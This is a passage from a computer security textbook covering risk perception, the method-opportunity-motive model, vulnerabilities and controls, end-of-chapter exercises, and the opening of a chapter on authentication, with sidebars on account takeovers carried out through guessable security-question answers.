Although we should not apply protection haphazardly, we will necessarily protect against threats we consider most likely or most damaging. For this reason, it is essential to understand how we perceive threats and evaluate their likely occurrence and impact. [Sidebar 1-4](#) summarizes some of the relevant research in risk perception and decision-making. Such research suggests that, for relatively rare instances such as high-impact security problems, we must take into account the ways in which people focus more on the impact than on the actual likelihood of occurrence.

Sidebar 1-4 Perception of the Risk of Extreme Events

When a type of adverse event happens frequently, we can calculate its likelihood and impact by examining both frequency and nature of the collective set of events. For instance, we can calculate the likelihood that it will rain this week and take an educated guess at the number of inches of precipitation we will receive; rain is a fairly frequent occurrence. But security problems are often extreme events: They happen infrequently and under a wide variety of circumstances, so it is difficult to look at them as a group and draw general conclusions.

Paul Slovic's work on risk addresses the particular difficulties with extreme events. He points out that evaluating risk in such cases can be a political endeavor as much as a scientific one. He notes that we tend to let values, process, power, and trust influence our risk analysis [[SLO99](#)].

Beginning with Fischhoff et al. [[FIS78](#)], researchers characterized extreme risk along two perception-based axes: the dread of the risk and the degree to which the risk is unknown. These feelings about risk, called *affects* by psychologists, enable researchers to discuss relative risks by placing them on a plane defined by the two perceptions as axes. A study by Loewenstein et al. [[LOE01](#)] describes how risk perceptions are influenced by association (with events already experienced) and by affect at least as much if not more than by reason. In fact, if the two influences compete, feelings usually trump reason.

This characteristic of risk analysis is reinforced by prospect theory: studies of how people make decisions by using reason and feeling. Kahneman and Tversky

[KAH79] showed that people tend to overestimate the likelihood of rare, unexperienced events because their feelings of dread and the unknown usually dominate analytical reasoning about the low likelihood of occurrence. By contrast, if people experience similar outcomes and their likelihood, their feeling of dread diminishes and they can actually underestimate rare events. In other words, if the impact of a rare event is high (high dread), then people focus on the impact, regardless of the likelihood. But if the impact of a rare event is small, then they pay attention to the likelihood.

Let us look more carefully at the nature of a security threat. We have seen that one aspect—its potential harm—is the amount of damage it can cause; this aspect is the **impact** component of the risk. We also consider the magnitude of the threat's **likelihood**. A likely threat is not just one that someone might want to pull off but rather one that could actually occur. Some people might daydream about getting rich by robbing a bank; most, however, would reject that idea because of its difficulty (if not its immorality or risk). One aspect of likelihood is feasibility: Is it even possible to accomplish the attack? If the answer is no, then the likelihood is zero, and therefore so is the risk. So a good place to start in assessing risk is to look at whether the proposed action is feasible. Three factors determine feasibility, as we describe next.

Spending for security is based on the impact and likelihood of potential harm—both of which are nearly impossible to measure precisely.

Method–Opportunity–Motive

A malicious attacker must have three things to ensure success: method, opportunity, and motive, depicted in [Figure 1-11](#). Roughly speaking, method is the how; opportunity, the when; and motive, the why of an attack. Deny the attacker any of those three and the attack will not succeed. Let us examine these properties individually.

Opportunity



FIGURE 1-11 Method–Opportunity–Motive

Method

By **method** we mean the skills, knowledge, tools, and other things with which to perpetrate the attack. Think of comic figures that want to do something, for example, to steal valuable jewelry, but the characters are so inept that their every move is doomed to fail. These people lack the capability or method to succeed, in part because there are no classes in jewel theft or books on burglary for dummies.

Anyone can find plenty of courses and books about computing, however. Knowledge of specific models of computer systems is widely available in bookstores and on the Internet. Mass-market systems (such as the Microsoft or Apple or Unix operating systems) are readily available for purchase, as are common software products, such as word processors or database management systems, so potential attackers can even get hardware and software on which to experiment and perfect an attack. Some manufacturers release detailed specifications on how the system was designed or how it operates, as guides for users and integrators who want to implement other complementary products. Various

attack tools—scripts, model programs, and tools to test for weaknesses—are available from hackers’ sites on the Internet, to the degree that many attacks require only the attacker’s ability to download and run a program. The term **script kiddie** describes someone who downloads a complete attack code package and needs only to enter a few details to identify the target and let the script perform the attack. Often, only time and inclination limit an attacker.

Opportunity

Opportunity is the time and access to execute an attack. You hear that a fabulous apartment has just become available, so you rush to the rental agent, only to find someone else rented it five minutes earlier. You missed your opportunity.

Many computer systems present ample opportunity for attack. Systems available to the public are, by definition, accessible; often their owners take special care to make them fully available so that if one hardware component fails, the owner has spares instantly ready to be pressed into service. Other people are oblivious to the need to protect their computers, so unattended laptops and unsecured network connections give ample opportunity for attack. Some systems have private or undocumented entry points for administration or maintenance, but attackers can also find and use those entry points to attack the systems.

Motive

Finally, an attacker must have a **motive** or reason to want to attack. You probably have ample opportunity and ability to throw a rock through your neighbor’s window, but you do not. Why not? Because you have no reason to want to harm your neighbor: You lack motive.

We have already described some of the motives for computer crime: money, fame, self-esteem, politics, terror. It is often difficult to determine motive for an attack. Some places are “attractive targets,” meaning they are very appealing to attackers. Popular targets include law enforcement and defense department computers, perhaps because they are presumed to be well protected against attack (so they present a challenge and a successful attack shows the attacker’s prowess). Other systems are attacked because they are easy to attack. And some systems are attacked at random simply because they are there.

Method, opportunity, and motive are all necessary for an attack to succeed; deny any of these and the attack will fail.

By demonstrating feasibility, the factors of method, opportunity, and motive determine whether an attack can succeed. These factors give the advantage to the attacker because they are qualities or strengths the attacker must possess. Another factor, this time giving an advantage to the defender, determines whether an attack will succeed: The attacker needs a vulnerability, an undefended place to attack. If the defender removes vulnerabilities, the attacker cannot attack.

1.4 Vulnerabilities

As we noted earlier in this chapter, a **vulnerability** is a weakness in the security of the

computer system, for example, in procedures, design, or implementation, that might be exploited to cause loss or harm. Think of a bank, with an armed guard at the front door, bulletproof glass protecting the tellers, and a heavy metal vault requiring multiple keys for entry. To rob a bank, you would have to think of how to exploit a weakness not covered by these defenses. For example, you might bribe a teller or pose as a maintenance worker.

Computer systems have vulnerabilities, too. In this book we consider many, such as weak authentication, lack of access control, errors in programs, finite or insufficient resources, and inadequate physical protection. Paired with a credible attack, each of these vulnerabilities can allow harm to confidentiality, integrity, or availability. Each attack vector seeks to exploit a particular vulnerability.

Vulnerabilities are weaknesses that can allow harm to occur.

Security analysts speak of a system's **attack surface**, which is the system's full set of vulnerabilities—actual and potential. Thus, the attack surface includes physical hazards, malicious attacks by outsiders, stealth data theft by insiders, mistakes, and impersonations. Although such attacks range from easy to highly improbable, analysts must consider all possibilities.

Our next step is to find ways to block threats by neutralizing vulnerabilities.

1.5 Controls

A **control** or **countermeasure** is a means to counter threats. Harm occurs when a threat is realized against a vulnerability. To protect against harm, then, we can neutralize the threat, close the vulnerability, or both. The possibility for harm to occur is called risk. We can deal with harm in several ways:

- **prevent** it, by blocking the attack or closing the vulnerability
- **deter** it, by making the attack harder but not impossible
- **deflect** it, by making another target more attractive (or this one less so)
- **mitigate** it, by making its impact less severe
- **detect** it, either as it happens or some time after the fact
- **recover** from its effects

Of course, more than one of these controls can be used simultaneously. So, for example, we might try to prevent intrusions—but if we suspect we cannot prevent all of them, we might also install a detection device to warn of an imminent attack. And we should have in place incident-response procedures to help in the recovery in case an intrusion does succeed.

Security professionals balance the cost and effectiveness of controls with the likelihood and severity of harm.

To consider the controls or countermeasures that attempt to prevent exploiting a computing system's vulnerabilities, we begin by thinking about traditional ways to enhance physical security. In the Middle Ages, castles and fortresses were built to protect

the people and valuable property inside. The fortress might have had one or more security characteristics, including

- a strong gate or door to repel invaders
- heavy walls to withstand objects thrown or projected against them
- a surrounding moat to control access
- arrow slits to let archers shoot at approaching enemies
- crenellations to allow inhabitants to lean out from the roof and pour hot or vile liquids on attackers
- a drawbridge to limit access to authorized people
- a portcullis to limit access beyond the drawbridge
- gatekeepers to verify that only authorized people and goods could enter

Similarly, today we use a multipronged approach to protect our homes and offices. We may combine strong locks on the doors with a burglar alarm, reinforced windows, and even a nosy neighbor to keep an eye on our valuables. In each case, we select one or more ways to deter an intruder or attacker, and we base our selection not only on the value of what we protect but also on the effort we think an attacker or intruder will expend to get inside.

Computer security has the same characteristics. We have many controls at our disposal. Some are easier than others to use or implement. Some are cheaper than others to use or implement. And some are more difficult than others for intruders to override. [Figure 1-12](#) illustrates how we use a combination of controls to secure our valuable resources. We use one or more controls, according to what we are protecting, how the cost of protection compares with the risk of loss, and how hard we think intruders will work to get what they want.




FIGURE 1-12 Effects of Controls

In this section, we present an overview of the controls available to us. In the rest of this book, we examine how to use controls against specific kinds of threats.

We can group controls into three largely independent classes. The following list shows the classes and several examples of each type of control.

- **Physical controls** stop or block an attack by using something tangible too,

such as walls and fences

- locks
- (human) guards
- sprinklers and other fire extinguishers
- **Procedural** or **administrative** controls use a command or agreement that
 - requires or advises people how to act; for example,
 - laws, regulations
 - policies, procedures, guidelines
 - copyrights, patents
 - contracts, agreements
- **Technical controls** counter threats with technology (hardware or software), including
 - passwords
 - program or operating system access controls
 - network protocols
 - firewalls, intrusion detection systems
 - encryption
 - network traffic flow regulators

(Note that the term “logical controls” is also used, but some people use it to mean administrative controls, whereas others use it to mean technical controls. To avoid confusion, we do not use that term.)

As shown in [Figure 1-13](#), you can think in terms of the property to be protected and the kind of threat when you are choosing appropriate types of countermeasures. None of these classes is necessarily better than or preferable to the others; they work in different ways with different kinds of results. And it can be effective to use **overlapping controls** or **defense in depth**: more than one control or more than one class of control to achieve protection.




FIGURE 1-13 Types of Countermeasures

1.6 Conclusion

Computer security attempts to ensure the confidentiality, integrity, and availability of computing systems and their components. Three principal parts of a computing system are subject to attacks: hardware, software, and data. These three, and the communications among them, are susceptible to computer security vulnerabilities. In turn, those people and systems interested in compromising a system can devise attacks that exploit the vulnerabilities.

In this chapter we have explained the following computer security concepts:

- Security situations arise in many everyday activities, although sometimes it can be difficult to distinguish between a security attack and an ordinary human or technological breakdown. Alas, clever attackers realize this confusion, so they may make their attack seem like a simple, random failure.
- A threat is an incident that could cause harm. A vulnerability is a weakness through which harm could occur. These two problems combine: Either without the other causes no harm, but a threat exercising a vulnerability means damage. To control such a situation, we can either block or diminish the threat, or close the vulnerability (or both).
- Seldom can we achieve perfect security: no viable threats and no exercisable vulnerabilities. Sometimes we fail to recognize a threat, or other times we may be unable or unwilling to close a vulnerability. Incomplete security is not a bad situation; rather, it demonstrates a balancing act: Control certain threats and vulnerabilities, apply countermeasures that are reasonable, and accept the risk of harm from uncountered cases.

- An attacker needs three things: method—the skill and knowledge to perform a successful attack; opportunity—time and access by which to attack; and motive—a reason to want to attack. Alas, none of these three is in short supply, which means attacks are inevitable.

In this chapter we have introduced the notions of threats and harm, vulnerabilities, attacks and attackers, and countermeasures. Attackers leverage threats that exploit vulnerabilities against valuable assets to cause harm, and we hope to devise countermeasures to eliminate means, opportunity, and motive. These concepts are the basis we need to study, understand, and master computer security.

Countermeasures and controls can be applied to the data, the programs, the system, the physical devices, the communications links, the environment, and the personnel. Sometimes several controls are needed to cover a single vulnerability, but sometimes one control addresses many problems at once.

1.7 What's Next?

The rest of this book is organized around the major aspects or pieces of computer security. As you have certainly seen in almost daily news reports, computer security incidents abound. The nature of news is that failures are often reported, but seldom successes. You almost never read a story about hackers who tried to break into the computing system of a bank but were foiled because the bank had installed strong, layered defenses. In fact, attacks repelled far outnumber those that succeed, but such good situations do not make interesting news items.

Still, we do not want to begin with examples in which security controls failed. Instead, in [Chapter 2](#) we begin by giving you descriptions of three powerful and widely used security protection methods. We call these three our security toolkit, in part because they are effective but also because they are applicable. We refer to these techniques in probably every other chapter of this book, so we want not only to give them a prominent position up front but also to help lodge them in your brain. Our three featured tools are identification and authentication, access control, and encryption.

After presenting these three basic tools we lead into domains in which computer security applies. We begin with the simplest computer situations, individual programs, and explore the problems and protections of computer code in [Chapter 3](#). We also consider malicious code, such as viruses and Trojan horses (defining those terms along with other types of harmful programs). As you will see in other ways, there is no magic that can make bad programs secure or turn programmers into protection gurus. We do, however, point out some vulnerabilities that show up in computer code and describe ways to counter those weaknesses, both during program development and as a program executes.

Modern computing involves networking, especially using the Internet. We focus first on how networked computing affects individuals, primarily through browsers and other basic network interactions such as email. In [Chapter 4](#) we look at how users can be tricked by skillful writers of malicious code. These attacks tend to affect the protection of confidentiality of users' data and integrity of their programs.

[Chapter 5](#) covers operating systems, continuing our path of moving away from things

the user can see and affect directly. We see what protections operating systems can provide to users' programs and data, most often against attacks on confidentiality or integrity. We also see how the strength of operating systems can be undermined by attacks, called rootkits, that directly target operating systems and render them unable to protect themselves or their users.

In [Chapter 6](#) we return to networks, this time looking at the whole network and its impact on users' abilities to communicate data securely across the network. We also study a type of attack called denial of service, just what its name implies, that is the first major example of a failure of availability.

We consider data, databases, and data mining in [Chapter 7](#). The interesting cases involve large databases in which confidentiality of individuals' private data is an objective. Integrity of the data in the databases is also a significant concern.

In [Chapter 8](#) we move even further from the individual user and study cloud computing, a technology becoming quite popular. Companies are finding it convenient and cost effective to store data "in the cloud," and individuals are doing the same to have shared access to things such as music and photos. There are security risks involved in this movement, however.

You may have noticed our structure: We organize our presentation from the user outward through programs, browsers, operating systems, networks, and the cloud, a progression from close to distant. In [Chapter 9](#) we return to the user for a different reason: We consider privacy, a property closely related to confidentiality. Our treatment here is independent of where the data are: on an individual computer, a network, or a database. Privacy is a property we as humans deserve, and computer security can help preserve it, as we present in that chapter.

In [Chapter 10](#) we look at several topics of management of computing as related to security. Security incidents occur, and computing installations need to be ready to respond, whether the cause is a hacker attack, software catastrophe, or fire. Managers also have to decide what controls to employ, because countermeasures cost money that must be spent wisely. Computer security protection is hard to evaluate: When it works you do not know it does. Performing risk analysis and building a case for security are important management tasks.

Some security protections are beyond the scope an individual can address. Organized crime from foreign countries is something governments must deal with, through a legal system. In [Chapter 11](#) we consider laws affecting computer security. We also look at ethical standards, what is "right" in computing.

In [Chapter 12](#) we return to cryptography, which we introduced in [Chapter 2](#). Cryptography merits courses and textbooks of its own, and the topic is detailed enough that most of the real work in the field is done at the graduate level and beyond. We use [Chapter 2](#) to introduce the concepts enough to be able to apply them. In [Chapter 12](#) we expand upon that introduction and peek at some of the formal and mathematical underpinnings of cryptography.

Finally, in [Chapter 13](#) we raise four topic areas. These are domains with an important need for computer security, although the areas are evolving so rapidly that computer

security may not be addressed as fully as it should. These areas are the so-called Internet of Things (the interconnection of network-enabled devices from toasters to automobiles and insulin pumps), computer security economics, electronic voting, and computer-assisted terrorism and warfare.

We trust this organization will help you to appreciate the richness of an important field that touches many of the things we depend on.

1.8 Exercises

- 1.** Distinguish between vulnerability, threat, and control.
- 2.** Theft usually results in some kind of harm. For example, if someone steals your car, you may suffer financial loss, inconvenience (by losing your mode of transportation), and emotional upset (because of invasion of your personal property and space). List three kinds of harm a company might experience from theft of computer equipment.
- 3.** List at least three kinds of harm a company could experience from electronic espionage or unauthorized viewing of confidential company materials.
- 4.** List at least three kinds of damage a company could suffer when the integrity of a program or company data is compromised.
- 5.** List at least three kinds of harm a company could encounter from loss of service, that is, failure of availability. List the product or capability to which access is lost, and explain how this loss hurts the company.
- 6.** Describe a situation in which you have experienced harm as a consequence of a failure of computer security. Was the failure malicious or not? Did the attack target you specifically or was it general and you were the unfortunate victim?
- 7.** Describe two examples of vulnerabilities in automobiles for which auto manufacturers have instituted controls. Tell why you think these controls are effective, somewhat effective, or ineffective.
- 8.** One control against accidental software deletion is to save all old versions of a program. Of course, this control is prohibitively expensive in terms of cost of storage. Suggest a less costly control against accidental software deletion. Is your control effective against all possible causes of software deletion? If not, what threats does it not cover?
- 9.** On your personal computer, who can install programs? Who can change operating system data? Who can replace portions of the operating system? Can any of these actions be performed remotely?
- 10.** Suppose a program to print paychecks secretly leaks a list of names of employees earning more than a certain amount each month. What controls could be instituted to limit the vulnerability of this leakage?
- 11.** Preserving confidentiality, integrity, and availability of data is a restatement of the concern over interruption, interception, modification, and fabrication. How do the first three concepts relate to the last four? That is, is any of the four equivalent to one or more of the three? Is one of the three encompassed by one or more of the four?
- 12.** Do you think attempting to break in to (that is, obtain access to or use of) a

computing system without authorization should be illegal? Why or why not?

13. Describe an example (other than the ones mentioned in this chapter) of data whose confidentiality has a short timeliness, say, a day or less. Describe an example of data whose confidentiality has a timeliness of more than a year.

14. Do you currently use any computer security control measures? If so, what? Against what attacks are you trying to protect?

15. Describe an example in which absolute denial of service to a user (that is, the user gets no response from the computer) is a serious problem to that user. Describe another example where 10 percent denial of service to a user (that is, the user's computation progresses, but at a rate 10 percent slower than normal) is a serious problem to that user. Could access by unauthorized people to a computing system result in a 10 percent denial of service to the legitimate users? How?

16. When you say that software is of high quality, what do you mean? How does security fit in your definition of quality? For example, can an application be insecure and still be "good"?

17. Developers often think of software quality in terms of faults and failures. Faults are problems (for example, loops that never terminate or misplaced commas in statements) that developers can see by looking at the code. Failures are problems, such as a system crash or the invocation of the wrong function, that are visible to the user. Thus, faults can exist in programs but never become failures, because the conditions under which a fault becomes a failure are never reached. How do software vulnerabilities fit into this scheme of faults and failures? Is every fault a vulnerability? Is every vulnerability a fault?

18. Consider a program to display on your website your city's current time and temperature. Who might want to attack your program? What types of harm might they want to cause? What kinds of vulnerabilities might they exploit to cause harm?

19. Consider a program that allows consumers to order products from the web. Who might want to attack the program? What types of harm might they want to cause? What kinds of vulnerabilities might they exploit to cause harm?

20. Consider a program to accept and tabulate votes in an election. Who might want to attack the program? What types of harm might they want to cause? What kinds of vulnerabilities might they exploit to cause harm?

21. Consider a program that allows a surgeon in one city to assist in an operation on a patient in another city via an Internet connection. Who might want to attack the program? What types of harm might they want to cause? What kinds of vulnerabilities might they exploit to cause harm?

2. Toolbox: Authentication, Access Control, and Cryptography

Chapter topics:

- Authentication, capabilities, and limitations
 - The three bases of authentication: knowledge, characteristics, possessions
 - Strength of an authentication mechanism
 - Implementation of access control
 - Employing encryption
 - Symmetric and asymmetric encryption
 - Message digests
 - Signatures and certificates
-

Just as doctors have stethoscopes and carpenters have measuring tapes and squares, security professionals have tools they use frequently. Three of these security tools are authentication, access control, and cryptography. In this chapter we introduce these tools, and in later chapters we use these tools repeatedly to address a wide range of security issues.

In some sense, security hasn't changed since sentient beings began accumulating things worth protecting. A system owner establishes a security policy, formally or informally, explicitly or implicitly—perhaps as simple as “no one is allowed to take my food”—and begins taking measures to enforce that policy. The character of the threats changes as the protagonist moves from the jungle to the medieval battlefield to the modern battlefield to the Internet, as does the nature of the available protections, but their strategic essence remains largely constant: An attacker wants something a defender has, so the attacker goes after it. The defender has a number of options—fight, build a barrier or alarm system, run and hide, diminish the target's attractiveness to the attacker—and these options all have analogues in modern computer security. The specifics change, but the broad strokes remain the same.

In this chapter, we lay the foundation for computer security by studying those broad strokes. We look at a number of ubiquitous security strategies, identify the threats against which each of those strategies is effective, and give examples of representative countermeasures. Throughout the rest of this book, as we delve into the specific technical security measures used in operating systems, programming, websites and browsers, and networks, we revisit these same strategies again and again. Years from now, when we're all using technology that hasn't even been imagined yet, this chapter should be just as relevant as it is today.

A security professional analyzes situations by finding threats and vulnerabilities to the confidentiality, integrity, and/or availability of a computing system. Often, controlling these threats and vulnerabilities involves a policy that specifies *who* (which subjects) can

access *what* (which objects) *how* (by which means). We introduced that framework in [Chapter 1](#). But now we want to delve more deeply into how such a policy works. To be effective the policy enforcement must determine *who* accurately. That is, if policy says Adam can access something, security fails if someone else impersonates Adam. Thus, to enforce security policies properly, we need ways to determine beyond a reasonable doubt that a subject's identity is accurate. The property of accurate identification is called authentication. The first critical tool for security professionals is authentication and its techniques and technologies.

When we introduced security policies we did not explicitly state the converse: A subject is allowed to access an object in a particular mode but, unless authorized, all other subjects are *not* allowed to access the object. A policy without such limits is practically useless. What good does it do to say one subject can access an object if any other subject can do so without being authorized by policy. Consequently, we need ways to restrict access to only those subjects on the *yes* list, like admitting theatre patrons to a play (with tickets) or checking in invitees to a party (on a guest list). Someone or something controls access, for example, an usher collects tickets or a host manages the guest list. Allowing exactly those accesses authorized is called access control. Mechanisms to implement access control are another fundamental computer security tool.

Suppose you were trying to limit access to a football match being held on an open park in a populous city. Without a fence, gate, or moat, you could not limit who could see the game. But suppose you had super powers and could cloak the players in invisibility uniforms. You would issue special glasses only to people allowed to see the match; others might look but see nothing. Although this scenario is pure fantasy, such an invisibility technology does exist, called encryption. Simply put, encryption is a tool by which we can transform data so only intended receivers (who have keys, the equivalent of anti-cloaking glasses) can deduce the concealed bits. The third and final fundamental security tool in this chapter is encryption.

In this chapter we describe these tools and then give a few examples to help you understand how the tools work. But most applications of these tools come in later chapters, where we elaborate on their use in the context of a more complete security situation. In most of this chapter we dissect our three fundamental security tools: authentication, access control, and encryption.

2.1 Authentication

Your neighbor recognizes you, sees you frequently, and knows you are someone who should be going into your home. Your neighbor can also notice someone different, especially if that person is doing something suspicious, such as snooping around your doorway, peering up and down the walk, or picking up a heavy stone. Coupling these suspicious events with hearing the sound of breaking glass, your neighbor might even call the police.

Computers have replaced many face-to-face interactions with electronic ones. With no vigilant neighbor to recognize that something is awry, people need other mechanisms to separate authorized from unauthorized parties. For this reason, the basis of computer security is controlled access: *someone* is authorized to take *some action* on *something*. We

examine access control later in this chapter. But for access control to work, we need to be sure who the “someone” is. In this section we introduce authentication, the process of ascertaining or confirming an identity.

A computer system does not have the cues we do with face-to-face communication that let us recognize our friends. Instead computers depend on data to recognize others. Determining who a person really is consists of two separate steps:

- **Identification** is the act of asserting who a person is.
- **Authentication** is the act of proving that asserted identity: that the person is who she says she is.

Identification is asserting who a person is.

Authentication is proving that asserted identity.

We have phrased these steps from the perspective of a person seeking to be recognized, using the term “person” for simplicity. In fact, such recognition occurs between people, computer processes (executing programs), network connections, devices, and similar active entities. In security, all these entities are called **subjects**.

The two concepts of identification and authentication are easily and often confused. Identities, like names, are often well known, public, and not protected. On the other hand, authentication is necessarily protected. If someone’s identity is public, anyone can claim to be that person. What separates the pretenders from the real person is proof by authentication.

Identification Versus Authentication

Identities are often well known, predictable, or guessable. If you send email to someone, you implicitly send along your email account ID so the other person can reply to you. In an online discussion you may post comments under a screen name as a way of linking your various postings. Your bank account number is printed on checks you write; your debit card account number is shown on your card, and so on. In each of these cases you reveal a part of your identity. Notice that your identity is more than just your name: Your bank account number, debit card number, email address, and other things are ways by which people and processes identify you.

Some account IDs are not hard to guess. Some places assign user IDs as the user’s last name followed by first initial. Others use three initials or some other scheme that outsiders can easily predict. Often for online transactions your account ID is your email address, to make it easy for you to remember. Other accounts identify you by telephone, social security, or some other identity number. With too many accounts to remember, you may welcome places that identify you by something you know well because you use it often. But using it often also means other people can know or guess it as well. For these reasons, many people could easily, although falsely, claim to be you by presenting one of your known identifiers.

Identities are typically public or well known. Authentication should be private.

Authentication, on the other hand, should be reliable. If identification asserts your identity, authentication confirms that you are who you purport to be. Although identifiers may be widely known or easily determined, authentication should be private. However, if the authentication process is not strong enough, it will not be secure. Consider, for example, how one political candidate's email was compromised by a not-private-enough authentication process as described in [Sidebar 2-1](#).

Sidebar 2-1 Vice Presidential Candidate Sarah Palin's Email Exposed

During the 2008 U.S. presidential campaign, vice presidential candidate Sarah Palin's personal email account was hacked. Contents of email messages and Palin's contacts list were posted on a public bulletin board. A 20-year-old University of Tennessee student, David Kernell, was subsequently convicted of unauthorized access to obtain information from her computer and sentenced to a year and a day.

How could a college student have accessed the computer of a high-profile public official who at the time was governor of Alaska and a U.S. vice presidential candidate under protection of the U.S. Secret Service? Easy: He simply pretended to be her. But surely nobody (other than, perhaps, comedian Tina Fey) could successfully impersonate her. Here is how easy the attack was.

Governor Palin's email account was gov.palin@yahoo.com. The account ID was well known because of news reports of an earlier incident involving Palin's using her personal account for official state communications; even without the publicity the account name would not have been hard to guess.

But the password? No, the student didn't guess the password. All he had to do was pretend to be Palin and claim she had forgotten her password. Yahoo asked Kernell the security questions Palin had filed with Yahoo on opening the account: birth date (found from Wikipedia), postcode (public knowledge, especially because she had gotten public attention for not using the official governor's mansion), and where she met her husband (part of her unofficial biography circulating during the campaign: she and her husband met in high school). With those three answers, Kernell was able to change her password (to "popcorn," something appealing to most college students). From that point on, not only was Kernell effectively Palin, the real Palin could not access her own email account because she did not know the new password.

Authentication mechanisms use any of three qualities to confirm a user's identity:

- Something the user *knows*. Passwords, PIN numbers, passphrases, a secret handshake, and mother's maiden name are examples of what a user may know.
- Something the user *is*. These authenticators, called biometrics, are based on a physical characteristic of the user, such as a fingerprint, the pattern of a person's voice, or a face (picture). These authentication methods are old (we recognize friends in person by their faces or on a telephone by their voices) but are just starting to be used in computer authentications.

- Something the user *has*. Identity badges, physical keys, a driver’s license, or a uniform are common examples of things people have that make them recognizable.

Two or more forms can be combined; for example, a bank card and a PIN combine something the user has (the card) with something the user knows (the PIN).

Authentication is based on something you know, are, or have.

Although passwords were the first form of computer authentication and remain popular, these other forms are becoming easier to use, less expensive, and more common. In the following sections we examine each of these forms of authentication.

Authentication Based on Phrases and Facts: Something You Know

Password protection seems to offer a relatively secure system for confirming identity-related information, but human practice sometimes degrades its quality. Let us explore vulnerabilities in authentication, focusing on the most common authentication parameter, the password. In this section we consider the nature of passwords, criteria for selecting them, and ways of using them for authentication. As you read the following discussion of password vulnerabilities, think about how well these identity attacks would work against security questions and other authentication schemes with which you may be familiar. And remember how much information about us is known—sometimes because we reveal it ourselves—as described in [Sidebar 2-2](#).

Sidebar 2-2 Facebook Pages Answer Security Questions

George Bronk, a 23-year-old resident of Sacramento, California, pleaded guilty on 13 January 2011 to charges including computer intrusion, false impersonation, and possession of child pornography. His crimes involved impersonating women with data obtained from their Facebook accounts.

According to an Associated Press news story [[THO11](#)], Bronk scanned Facebook pages for pages showing women’s email addresses. He then read their Facebook profiles carefully for clues that could help him answer security questions, such as a favorite color or a father’s middle name. With these profile clues, Bronk then turned to the email account providers. Using the same technique as Kernell, Bronk pretended to have forgotten his (her) password and sometimes succeeded at answering the security questions necessary to recover a forgotten password. He sometimes used the same technique to obtain access to Facebook accounts.

After he had the women’s passwords, he perused their sent mail folders for embarrassing photographs; he sometimes mailed those to a victim’s contacts or posted them on her Facebook page. He carried out his activities from December 2009 to October 2010. When police confiscated his computer and analyzed its contents, they found 3200 Internet contacts and 172 email files containing explicit photographs; police sent mail to all the contacts to ask if they had been victimized, and 46 replied that they had. The victims lived in England, Washington, D.C., and 17 states from California to New Hampshire.

The California attorney general's office advised those using email and social-networking sites to pick security questions and answers that aren't posted on public sites, or to add numbers or other characters to common security answers. Additional safety tips are on the attorney general's website.

Password Use

